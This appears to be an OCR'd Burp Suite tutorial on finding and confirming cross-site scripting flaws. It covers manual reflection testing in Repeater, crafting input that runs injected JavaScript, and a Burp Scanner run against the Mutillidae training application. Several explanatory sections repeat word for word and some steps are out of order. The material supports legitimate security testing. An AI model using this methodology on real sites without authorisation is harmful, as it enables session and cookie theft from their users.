


Visit the page of the website you wish to test for XSS vulnerabilities.



Return to Burp.


In the Proxy "Intercept" tab, ensure "Intercept is on".



Enter some appropriate input in to the web application and submit the request.

The first stage in the testing process is to submit a benign string to each entry point and to identify every location in the response where the string is reflected.

Choose an arbitrary string that does not appear anywhere within the application and that only contains alphabetic characters and therefore is unlikely to be affected by any XSS-specific filters.




The request will be captured by Burp. You can view the HTTP request in the Proxy "Intercept" tab.

You can also locate the relevant request in various Burp tabs without having to use the intercept function, e.g. requests are logged and detailed in the "HTTP history" tab within the "Proxy" tab.

Right click anywhere on the request to bring up the context menu.

Click "Send to Repeater"




Go to the "Repeater" tab.

Here we can input various XSS payloads in to the input field of a web application.

We can test various inputs by editing the "Value" of the appropriate parameter in the "Raw" or "Params" tabs.


Submit this string as every parameter to every page, targeting only one parameter at a time.



Review the HTML source to identify the location(s) where your unique string is being reflected.

If the string appears more than once, each occurrence needs to be treated as a separate potential vulnerability and investigated individually.


Determine, from the location within the HTML of the user-controllable string, how you need to modify it to cause execution of arbitrary JavaScript.



The process of crafting an XSS exploit is often one of trial and error. One must consider how to introduce JavaScript without causing an error and work around any defensive filters.


Test your exploit by submitting it to the application. If your crafted string is returned unmodified, the application is vulnerable.

In this example, we can open up a <script> tag to introduce our JavaScript.



Double-check that your syntax is correct by using a proof-of-concept script to display an alert dialog.

Confirm that this appears in your browser when the response is rendered.



Note: In any cases where XSS was found in a POST request, you can use the "change request method" option in Burp to determine whether the same attack could be performed as a GET request.

Using Burp to Find Cross-Site Scripting Issues:

Cross-Site Scripting (XSS) is the most prevalent web application vulnerability found in the wild. XSS often represents a critical security weakness within an application. It can often be combined with other vulnerabilities to devastating effect. In some situations, an XSS attack can be turned into a virus or self-propagating worm.

XSS vulnerabilities occur when an application includes attacker-controllable data in a response that is sent to the browser without properly validating or escaping the content. Cross-site scripting attacks may occur anywhere that an application includes in responses data that originated from any untrusted source. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script because it thinks the script came from a trusted source. The malicious script can access any cookies, session tokens, or other sensitive information used with that site.

XSS vulnerabilities come in various different forms and may be divided in to three varieties: reflected (non-persistent), stored (persistent) and DOM-based.

Using Burp Scanner to Automatically Test for XSS

The articles below describe how to use Burp Scanner to automatically detect different types of XSS vulnerabilities:

- Using Burp Scanner to Find Cross-Site Scripting (XSS) Issues
- Using Burp Scanner to Test for DOM-Based XSS

Understanding XSS: The Same-Origin Policy

Security on the web is based on a variety of mechanisms, including an underlying concept of trust known as the same-origin policy. This mechanism is implemented within browsers and is designed to prevent content that came from different origins from interfering with one another. The same-origin policy essentially states that content from one site (such as `https://bank.example1.com`) can access and interact with other content from that site, while content from another site (`https://malicious.example2.com`) cannot do so, unless it is explicitly granted permission.

If the same-origin policy did not exist, and an unwitting user browsed to a malicious website, script code running on that site could access the data and functionality of any other website also visited by the user. Due to the same-origin policy, if a script residing on `https://malicious.example2.com` queries `document.cookie`, it will not obtain the cookies issued at `https://bank.example1.com`, and a potential hijacking attack would fail. However, when an attacker exploits an XSS vulnerability, they are able to circumvent the same-origin policy. As far as the user's browser is concerned, the attacker's malicious JavaScript was sent to it by `https://bank.example1.com`. As with any JavaScript received from a website of the "same origin", the browser executes this script within the security context of the user's relationship with `https://bank.example1.com`. Although the script has originated elsewhere, it can gain access to the cookies issued by `https://bank.example1.com`. This is also why the vulnerability itself has become known as cross-site scripting.

Manually Detecting XSS

When manually testing for XSS issues, first you must identify instances of reflected input, then manually investigate each instance to verify whether it is actually exploitable. In each location where data is reflected in the response, you need to identify the syntactic context of that data. You must find a way to modify your input such that, when it is copied into the same location in the application's response, it results in execution of arbitrary script. In the articles below, we provide some general examples of testing for reflected and stored XSS, followed by some more in-depth approaches for detecting XSS in different HTML contexts:

- Using Burp to Manually Test for Reflected XSS
- Using Burp to Manually Test for Stored XSS
- Using Burp to Exploit XSS - Injecting in to Direct HTML
- Using Burp to Exploit XSS - Injecting in to Tag Attributes
- Using Burp to Exploit XSS - Injecting in to Scriptable Contexts

Using Burp to Find Cross-Site Scripting Issues

Cross-Site Scripting (XSS) is the most prevalent web application vulnerability found in the wild. XSS often represents a critical security weakness within an application. It can often be combined with other vulnerabilities to devastating effect. In some situations, an XSS attack can be turned into a virus or self-propagating worm.

XSS vulnerabilities occur when an application includes attacker-controllable data in a response that is sent to the browser without properly validating or escaping the content. Cross-site scripting attacks may occur anywhere that an application includes in responses data that originated from any untrusted source. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script because it thinks the script came from a trusted source. The malicious script can access any cookies, session tokens, or other sensitive information used with that site.

XSS vulnerabilities come in various different forms and may be divided in to three varieties: reflected (non-persistent), stored (persistent) and DOM-based.

Using Burp Scanner to Automatically Test for XSS

The articles below describe how to use Burp Scanner to automatically detect different types of XSS vulnerabilities:

- Using Burp Scanner to Find Cross-Site Scripting (XSS) Issues
- Using Burp Scanner to Test for DOM-Based XSS

Understanding XSS: The Same-Origin Policy

Security on the web is based on a variety of mechanisms, including an underlying concept of trust known as the same-origin policy. This mechanism is implemented within browsers and is designed to prevent content that came from different origins from interfering with one another. The same-origin policy essentially states that content from one site (such as `https://bank.example1.com`) can access and interact with other content from that site, while content from another site (`https://malicious.example2.com`) cannot do so, unless it is explicitly granted permission.

If the same-origin policy did not exist, and an unwitting user browsed to a malicious website, script code running on that site could access the data and functionality of any other website also visited by the user. Due to the same-origin policy, if a script residing on `https://malicious.example2.com` queries `document.cookie`, it will not obtain the cookies issued at `https://bank.example1.com`, and a potential hijacking attack would fail. However, when an attacker exploits an XSS vulnerability, they are able to circumvent the same-origin policy. As far as the user's browser is concerned, the attacker's malicious JavaScript was sent to it by `https://bank.example1.com`. As with any JavaScript received from a website of the "same origin", the browser executes this script within the security context of the user's relationship with `https://bank.example1.com`. Although the script has originated elsewhere, it can gain access to the cookies issued by `https://bank.example1.com`. This is also why the vulnerability itself has become known as cross-site scripting.


Manually Detecting XSS

When manually testing for XSS issues, first you must identify instances of reflected input, then manually investigate each instance to verify whether it is actually exploitable. In each location where data is reflected in the response, you need to identify the syntactic context of that data. You must find a way to modify your input such that, when it is copied into the same location in the application's response, it results in execution of arbitrary script. In the articles below, we provide some general examples of testing for reflected and stored XSS, followed by some more in-depth approaches for detecting XSS in different HTML contexts:

Using Burp Scanner to Find Cross-Site Scripting (XSS) Issues


XSS vulnerabilities occur when an application includes attacker-controllable data in a response sent to the browser without properly validating or escaping the content. Cross-site scripting attacks may occur anywhere that an application includes in responses data that originated from any untrusted source.

In this example we will demonstrate how to use Burp Scanner to test for XSS vulnerabilities. The example uses a version of “Mutillidae” taken from OWASP’s Broken Web Application Project. Find out how to download, install and use this project.




First, ensure that Burp is correctly configured with your browser.

With Burp Proxy "Intercept" turned off, visit the web application you are testing in your browser.




Visit the page of the website you wish to test for XSS vulnerabilities.




Return to Burp.

In the Proxy "Intercept" tab, ensure "Intercept is on".




Enter some appropriate input in to the web application and submit the request.



The request will be captured by Burp. You can view the HTTP request in the Proxy "Intercept" tab.

Right click on the request to bring up the context menu and click "Do an active scan" to send the request to Burp Scanner.


You can also locate the relevant request in various Burp tabs without having to use the intercept function, e.g. requests are logged and detailed in the "HTTP history" tab beneath the "Proxy" tab.



Once the scan is complete go to the Target "Site map" tab.


In this example the Scanner found a number of reflected XSS issues.

You can click on the arrow next to the issue to expand the section and view each individual issue.



After clicking on an individual issue the Scanner UI provides an advisory section regarding the specific issue.

You can also view the request and response from the simulated attack.



Furthermore, you can send the request to Burp Repeater for manual examination of the issue.

